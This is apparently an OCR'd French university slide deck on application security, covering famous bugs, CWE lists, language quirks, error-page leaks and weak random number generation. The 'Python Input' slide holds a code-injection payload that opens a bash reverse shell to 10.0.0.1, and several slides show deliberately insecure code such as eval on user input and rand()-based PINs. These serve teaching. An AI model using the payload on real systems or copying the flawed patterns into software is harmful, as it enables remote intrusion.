Sécurité des Applications

Version 2020

Stéphane Küng

October 27, 2020

Administratif

Planning

- **16 semaines**
- l'aléatoire dans une application
- Quelques points de cryptographie
- Threat Modeling
- Architecture
- Gestion des mots de passe
- Modification de code
- Modification de flux de données
- Modification de comportements
- ... et comment s'en protéger

Buts

- Eviter les erreurs lors du développement
- Reconnaître les vulnérabilités et savoir les corriger
- Renforcer la sécurité d'une application
- Savoir faire un Threat Modeling

Prerequisites

- Divers langage de programation (C, C#, Java, Python, PHP)
- Un peu d'assembleur (ASM)
- Modèle OSI

Notes

Note finale = Labos/TPs ($2/3$) + Examen Final ($1/3$)

- Note finale au dixième
- Notes des travaux à la demie

Laboratoires / TPs

Travail individuel ou en groupe

Evaluation du rapport:

- Qualité
- Contenu technique
- Originalité
- Claireté
- Screenshots, example
- PDF d'une demie à deux pages max

SpreadSheet

Examen Final


- 1h30 de travail écrit
- Travail individuel
- Une page A4 de note personnelles manuscrites
- Pas d'autre document

ou

- Pourrait être un projet...

Bibliographie 1/2


Blue Team Field Manual (BTFM)



- ISBN-13: 978-1541016361
- ISBN-10: 154101636X

Bibliographie 2/2

Sécurité informatique - Ethical Hacking : Apprendre l'attaque pour mieux se défendre



- ISBN-13 : 978-2409009747
- ISBN-10 : 2409009743

Introduction - Quelques faits

Boeing

Boeing 787 Dreamliners contain a potentially catastrophic software bug

Beware of integer overflow-like bug in aircraft's electrical system, FAA warns.

DAN GOODIN - 5/1/2015, 7:55 PM

ars TECHNICA


152

A software vulnerability in Boeing's new 787 Dreamliner jet has the potential to cause pilots to lose control of the aircraft, possibly in mid-flight, Federal Aviation Administration officials warned airlines recently.

The bug—which is either a classic integer overflow or one very much resembling it—resides in one of the electrical systems responsible for generating power, according to memo the FAA issued last week. The vulnerability, which Boeing reported to the FAA, is triggered when a generator has been running continuously for a little more than eight months. As a result, FAA officials have adopted a new airworthiness directive (AD) that airlines will be required to follow, at least until the underlying flaw is fixed.

"This AD was prompted by the determination that a Model 787 airplane that has been powered continuously for 248 days can lose all alternating current (AC) electrical power due to the generator control units (GCUs) simultaneously going into failsafe mode," the memo stated. "This condition is caused by a software counter internal to the GCUs that will overflow after 248 days of continuous power. We are issuing this AD to prevent loss of all AC electrical power, which could result in loss of control of the airplane."

Specte & Meltdown



See larger image

iStock

Meltdown & Spectre

At the start of 2018, Google researchers revealed CPU hardware vulnerabilities called Meltdown and Spectre had affected almost all computers on the market.

Meltdown primarily affects Intel processors, while Spectre affects Intel, AMD and ARM processors. Daniel Gruss, one of the researchers that discovered the flaw at Graz University of Technology described Meltdown as "one of the worst CPU bugs ever found".

Although these are both primarily hardware vulnerabilities, they communicate with the operating system to access locations in its memory space.

WannaCry

"WannaCry" ransomware attack losses could reach $4 billion

CBS NEWS

BY JONATHAN BERR
MAY 16, 2017 / 5:00 AM / MONEYWATCH

Global financial and economic losses from the "WannaCry" attack that crippled computers in at least 150 countries could swell into the billions of dollars, making it one of the most damaging incidents involving so-called ransomware.

Cyber risk modeling firm Cyence estimates the potential costs from the hack at $4 billion, while other groups predict losses would be in the hundreds of millions. The attack is likely to make 2017 the worst year for ransomare scams, in which hackers seize control of a company's or organization's computers and threaten to destroy data unless payment is made.

In 2016, such schemes caused losses of $1.5 billion, according to market researcher Cybersecurity Ventures. That includes lost productivity and the cost of conducting forensic investigations and restoration of data, said Steve Morgan, founder and editor-in-Chief of Cybersecurity Ventures.

Twint

RTS Info

Economie Modifié le 9 juin 2020 à 21:09

Une faille de sécurité mise au jour dans le système de paiement Twint

Une faille de Twint peut vous coûter cher / A bon entendeur / 6 min. / le 9 juin 2020

Le changement de propriétaire d'un numéro de téléphone peut entraîner une erreur lors de versements entre particuliers avec Twint, a révélé l'émission Kassensturz de la SRF. Les responsables du système de paiement assurent qu'ils vont résoudre le problème.

Avec quelque 2,5 millions d'utilisateurs, Twint s'affiche comme le premier système de paiement mobile de Suisse, un succès dopé par la généralisation des paiements sans contact pendant la crise du coronavirus.

Mais un reportage de SRF, repris mardi par l'émission A bon entendeur de la RTS, montre une faille de sécurité dans le système. Celle-ci concerne les paiements entre particuliers qui s'effectuent par téléphone portable, via la liaison entre le numéro de téléphone de chacun et son compte en banque. Lorsqu'un numéro de téléphone change de propriétaire, il se peut que celui-ci reste lié au mauvais compte en banque et que l'argent arrive chez la mauvaise personne.

Introduction - Quelques ressources pour développeurs

CWE

cwe.mitre.org

Common Weakness Enumeration

A Community-Developed List of Software & Hardware Weakness Types

CWE TOP 25 Most Dangerous Software Weaknesses

Home > CWE List > CWE- Individual Dictionary Definition (4.2) ID Lookup: Go

Home | About | CWE List | Scoring | Community | News | Search

CWE-798: Use of Hard-coded Credentials

Weakness ID: 798
Abstraction: Base
Structure: Simple

Status: Draft

Presentation Filter: Complete

Description

The software contains hard-coded credentials, such as a password or cryptographic key, which it uses for its own inbound authentication, outbound communication to external components, or encryption of internal data.

Extended Description

Hard-coded credentials typically create a significant hole that allows an attacker to bypass the authentication that has been configured by the software administrator. This hole might be difficult for the system administrator to detect. Even if detected, it can be difficult to fix, so the administrator may be forced into disabling the product entirely. There are two main variations:

Inbound: the software contains an authentication mechanism that checks the input credentials against a hard-coded set of credentials.
Outbound: the software connects to another system or component, and it contains hard-coded credentials for connecting to that component.

SANS Top 25 CWE

SANS.org

The CWE Top 25

Rank	ID	Name
[1]	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer
[2]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[3]	CWE-20	Improper Input Validation
[4]	CWE-200	Information Exposure
[5]	CWE-125	Out-of-bounds Read
[6]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[7]	CWE-416	Use After Free
[8]	CWE-190	Integer Overflow or Wraparound
[9]	CWE-352	Cross-Site Request Forgery (CSRF)
[10]	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[11]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[12]	CWE-787	Out-of-bounds Write
[13]	CWE-287	Improper Authentication
[14]	CWE-476	NULL Pointer Dereference
[15]	CWE-732	Incorrect Permission Assignment for Critical Resource
[16]	CWE-434	Unrestricted Upload of File with Dangerous Type
[17]	CWE-611	Improper Restriction of XML External Entity Reference
[18]	CWE-94	Improper Control of Generation of Code ('Code Injection')
[19]	CWE-798	Use of Hard-coded Credentials
[20]	CWE-400	Uncontrolled Resource Consumption
[21]	CWE-772	Missing Release of Resource after Effective Lifetime
[22]	CWE-426	Untrusted Search Path
[23]	CWE-502	Deserialization of Untrusted Data
[24]	CWE-269	Improper Privilege Management
[25]	CWE-295	Improper Certificate Validation

OWASP Secure Coding Practices Guide

Checklist Guide

WASC Threat Classification Project

Project Page

Attacks	Weaknesses
Abuse of Functionality	Application Misconfiguration
Brute Force	Directory Indexing
Buffer Overflow	Improper Filesystem Permissions
Content Spoofing	Improper Input Handling
Credential/Session Prediction	Improper Output Handling
Cross-Site Scripting	Information Leakage
Cross-Site Request Forgery	Insecure Indexing
Denial of Service	Insufficient Anti-automation
Fingerprinting	Insufficient Authentication
Format String	Insufficient Authorization
HTTP Response Smuggling	Insufficient Password Recovery
HTTP Response Splitting	Insufficient Process Validation
HTTP Request Smuggling	Insufficient Session Expiration

Chapitre 1 - Les bases

Section 1 - Connaître son language

Exemple Javascript

```javascript
NaN === NaN; // -> false

[1, 2, 3] + [4, 5, 6]; // -> '1,2,34,5,6'

parseInt(null, 24); // -> 23

parseInt(0.000001); // -> 0
parseInt(0.0000001); // -> 1

999999999999999; // -> 999999999999999
9999999999999999;  // -> 10000000000000000

'3' - 1  // -> 2
'3' + 1  // -> '31'
```

Source

Exemple Python

```
a, b = 100, 100
a is b # -> True
a, b = 1000, 1000
a is b # -> False

row = [""] * 3
board = [row] * 3
>>> board
[['', '', ''], ['', '', ''], ['', '', '']]
>>> board[0]
['', '', '']
>>> board[0][0]
''
board[0][0] = "X"
[['X', '', ''], ['X', '', ''], ['X', '', '']]
```

Source

Python Input

```python
def addition(a, b):
  return eval("{a} + {b}".format(a, b))

result = addition(request.json['a'], request.json['b'])
```

```
{"a":"1", "b":"2"}
{"a":"__import__('os').system('bash -i >& /dev/tcp/10.0.0.1/8080 0>&1')
```

```python
# Python2
user_pass = get_user_pass("admin")
if user_pass == input("Please enter your password"):
  login()
else:
  print("Password is incorrect!")
```

Source

Exemple PHP

```
1  "foo" == TRUE
2  "foo" == 0
3  // but
4  TRUE  != 0
5
6  123   == "123foo"
7  "123" != "123foo"
8
9  "6"   == " 6"
10 "4.2" == "4.20"
11 "133" == "0133"
12 //but
13 133   != 0133
14 "0x10" == "16"
15 "1e3" == "1000"
16
17 echo (int) ((0.1 + 0.7) * 10); // -> 7
```


Source1 Source2

Le bon sens

```
1  # Python 3
2  with open("Employees.csv", 'r') as f:
3      content = f.readlines()
4
5  if password == input("Password ?"):
6    for line in content:
7        print(line)
8  else:
9    print("Wrong Password")
```

Le bon sens

```
function FileOk($path) {
  return (md5_file($path) == "3ed7dceaf266cafef032b9d5db224717");
}

if (MyServerIsUp() and FileOk($path) and CookieIsValid($cookie)) {
  printf("Ok");
}
else {
  fwrite(STDERR, "An error occurred.\n");
  exit(1);
}
```

Section 2 - La gestion des erreurs

La gestion des erreurs

Server Error in '/' Application.

Compilation Error

Description: An error occurred during the compilation of a resource required to service this request. Please review the following specific error details and modify your source code appropriately.

Compiler Error Message: The compiler failed with error code -2147024888.

Show Detailed Compiler Output:

```
C:\Program Files (x86)\Common Files\Microsoft Shared\DevServer\11.0> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\vbc.exe" /t:library /utf8output /R:"C:\WINDOWS\ass


Microsoft (R) Visual Basic Compiler version 14.6.1586
for Visual Basic 2012
Copyright (c) Microsoft Corporation.  All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to Visual Basic 2012, which is no longer the latest vers
```

Version Information: Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.6.1586.0

IIS Error

La gestion des erreurs

ignition-laracon-demo.test

Exception

Something bad happened

COPY HIDE

Application frames (2) All frames (50)

49 Exception
../routes/web.php:4

1 Illuminate\Foundation\Http\Kernel handle
../public/index.php:55

/Users/freek/dev/code/ignition-laracon-demo/routes/web.php

```
1.  <?php
2.
3.  Route::get('/', function () {
4.      throw new Exception('Something bad happened');
5.
6.
7.      return view('welcome');
8.  });
9.
10. Route::get('exception', function (Request $request) {
11.     throw new Exception('hello world');
12. });
13.
```

Arguments

```
1.  "Something bad happened"
```

No comments for this stack frame.

Environment & details:

GET Data empty

POST Data empty

Files empty

Cookies

XSRF-TOKEN "eyJpdiI6IkZ5MmSXT0NwRVdWaDlCc2ZZdFk0Z2c9PSIsInZhbHVlIjoiMEpJUnVyU0VwVTNjbHhFRHpwcFdKYUNvYUJhVFF
laravel_session "eyJpdiI6IlhQbGlhTjVwMU9Qa1VQckxiUGNyZkE9PSIsInZhbHVlIjoicnlzN2wwSE1JV1RyK2RiQjNHeUFudEpYWjJRZDE

Session empty

Server/Request Data

USER "freek"
HOME "/Users/freek"

Laravel PHP Framework Debug Mode

La gestion des erreurs

hera.jsp | web.xml | Apache Tomcat/7.0.12 - Error report

http://localhost:8080/hera/hera.jsp

HTTP Status 404 - /hera/hera.jsp

---

type Status report


message /hera/hera.jsp

description The requested resource (/hera/hera.jsp) is not available.

Apache Tomcat/7.0.12

Tomcat Error Page

La gestion des erreurs



La gestion des erreurs

▼ Response Headers view source

Accept-Ranges: bytes
Connection: Keep-Alive
Content-Length: 4897
Content-Type: text/html; charset=UTF-8
Date: Sun, 18 Feb 2018 07:01:37 GMT
ETag: "1321-5058a1e728280"
Keep-Alive: timeout=5, max=95
Last-Modified: Thu, 16 Oct 2014 13:20:58 GMT
Server: Apache/2.4.6 (CentOS)

Response Headers

HTTP/1.1 200 OK

Cache

Cache-Control: private
Date: Fri, 24 Feb 2012 02:35:17 GMT

Entity

Content-Length: 24428
Content-Type: text/html; charset=utf-8

Miscellaneous

Server: Microsoft-IIS/7.5
X-AspNetMvc-Version: 3.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET

La gestion des erreurs

Index of /

Name	Last modified	Size	Description
CHANGELOG.txt	2016-08-04 11:20	38K	
INSTALL.txt	2016-08-04 11:20	4.2K	
UPDATE.txt	2016-08-04 11:20	1.4K	
applications.html	2017-02-01 13:10	3.7K	
bitnami.css	2016-04-01 22:04	177	
captcha.php	2016-08-04 11:20	2.8K	
dashboard/	2017-02-01 13:22	-	
e500.php	2016-08-04 11:20	4.2K	
favicon.ico	2015-07-16 23:32	30K	
img/	2017-02-03 21:27	-	
test.php	2017-03-08 20:32	259	
test2.php	2017-02-23 21:44	244	
xampp/	2017-02-03 21:27	-	
xcart/	2017-02-10 18:51	-	

Apache/2.4.25 (Win32) OpenSSL/1.0.2j Server at localhost Port 81

Recapitulatif

- Désactiver le mode Debug
- Désactiver les numéros de version, Banners, ...
- Désactiver l'affichage des répertoires (sauf si désiré)
- Pas d'information sensible dans les erreurs ni les logs
- Afficher un message simple, avec un identifiant pour le support

Une erreure est survenue, merci de contacter le support si ce problème se reproduit (id: #8327-4771-6210)

Exercices

Exercices

- Tools
  - VM Linux (Kali ou autre)
  - Radare2
  - GDB avec PEDA

Cyberlearn

- Exercices
- Supports de Cours
- Rendu des Laboratoires

cyberlearn.hes-so.ch/enrol/index.php?id=17269

- Nom du cours : **20_HES-SO-GE_Sécurité des Applications**
- Mot de passe : ?

Section 3 - L'aléatoire

PS3

BBC | Sign in | Home | News | Sport | Reel | Worklife | Travel | Futu

NEWS

Home | US Election | Coronavirus | Video | World | UK | Business | Tech | Science | Stories | Entertainment & Arts

iPhone hacker publishes secret Sony PlayStation 3 key

By Jonathan Fildes
Technology reporter, BBC News

6 January 2011


The PlayStation 3's security has been broken by hackers, potentially allowing anyone to run any software - including pirated games - on the console.

A collective of hackers recently showed off a method that could force the system to reveal secret keys used to load software on to the machine.

A US hacker, who gained notoriety for unlocking Apple's iPhone, has now used a similar method to extract the PS3's master key and publish it online.

Sony declined to comment on the hack.

BBC News


Bob
Private key (x)
Private key (x)
Message (M)
r = (k G)x (mod p)
s = (H(M) + x r) /k (mod p)
Random value (k)
Base point
Order of base point
Hash of message
Signature (r,s)

Medium

Bitcoin

Bitcoin hack

Another shock happened in 2012 with a Bitcoin hack, and which, again, broke ECDSA with a random number generator flaw. In Bitcoin, if Alice (A) sends bitcoins to Bob (B), a digital signature of the previous transaction is created with Alice's private key. Bob's public key is then added to the transaction. The verification of the transaction is then defined taking the public key from the previous transaction and checking the signature.

The flaw was first identified by Nils Schneider in 2013 [2] who found that the following r value appeared more than 50 times:

```
D47CE4C025C35EC440BC81D99834A624875161A26BF56EF7FDC0F5D52F843AD1
```

Medium

Example 1

```c
#define MIN_NUM 1000
#define MAX_NUM 9999

int main(void){
    puts("Press Any Key generate a new secret PIN");
    while(1) {
        getchar();
        int newpin = rand() % (MAX_NUM - MIN_NUM +1) + MIN_NUM;
        printf("%d \n", newpin);
    }
}
```

Example 2

```c
#define MIN_NUM 1000
#define MAX_NUM 9999

int main(void){
    srand (time(NULL));
    puts("Press Any Key generate a new secret PIN");
    while(1) {
        getchar();
        int newpin = rand() % (MAX_NUM - MIN_NUM +1) + MIN_NUM;
        printf("%d \n", newpin);
    }
}
```

Casino

WIRED Russians Engineer a Brilliant Slot Machine Cheat—And Casinos

BRENDAN I. KOERNER 02.06.17 07:00 AM

Share

Russians Engineer a Brilliant Slot Machine Cheat—And Casinos Have No Fix

IN EARLY JUNE 2014, accountants at the Lumiere Place Casino in St. Louis noticed that several of their slot machines had—just for a couple of days—gone haywire. The government-approved software that powers such machines gives the house a fixed mathematical edge, so that casinos can be certain of how much they'll earn over the long haul—say, 7.129 cents for every dollar played. But on June 2 and 3, a number of Lumiere's machines had spit out far more money


WIRED - Russians Engineer a Brilliant Slot Machine Cheat

Problèmes d'un générateur

- période plus courte avec certaines graines
- qualité du générateur qui varie fortement selon la graine
- distribution imparfaite, manque d'uniformité
- mauvaise distribution dans un espace de dimension supérieure à 1
- ou au contraire : distribution trop idéale, uniformité trop parfaite
- valeurs successives qui ne sont pas indépendantes (ce qui est toujours le cas, sauf si on injecte des données, issues de sources aléatoires, dans une étape de la génération)
- certains bits dans les sorties sont moins aléatoires (par exemple, le bit n°8 reste souvent à 1)

Source

CSPRNG on Linux 4.8



Source

Pool

```
cat /proc/sys/kernel/random/entropy_avail
cat /proc/sys/kernel/random/poolsize
```

```
cat /drivers/char/random.c
```

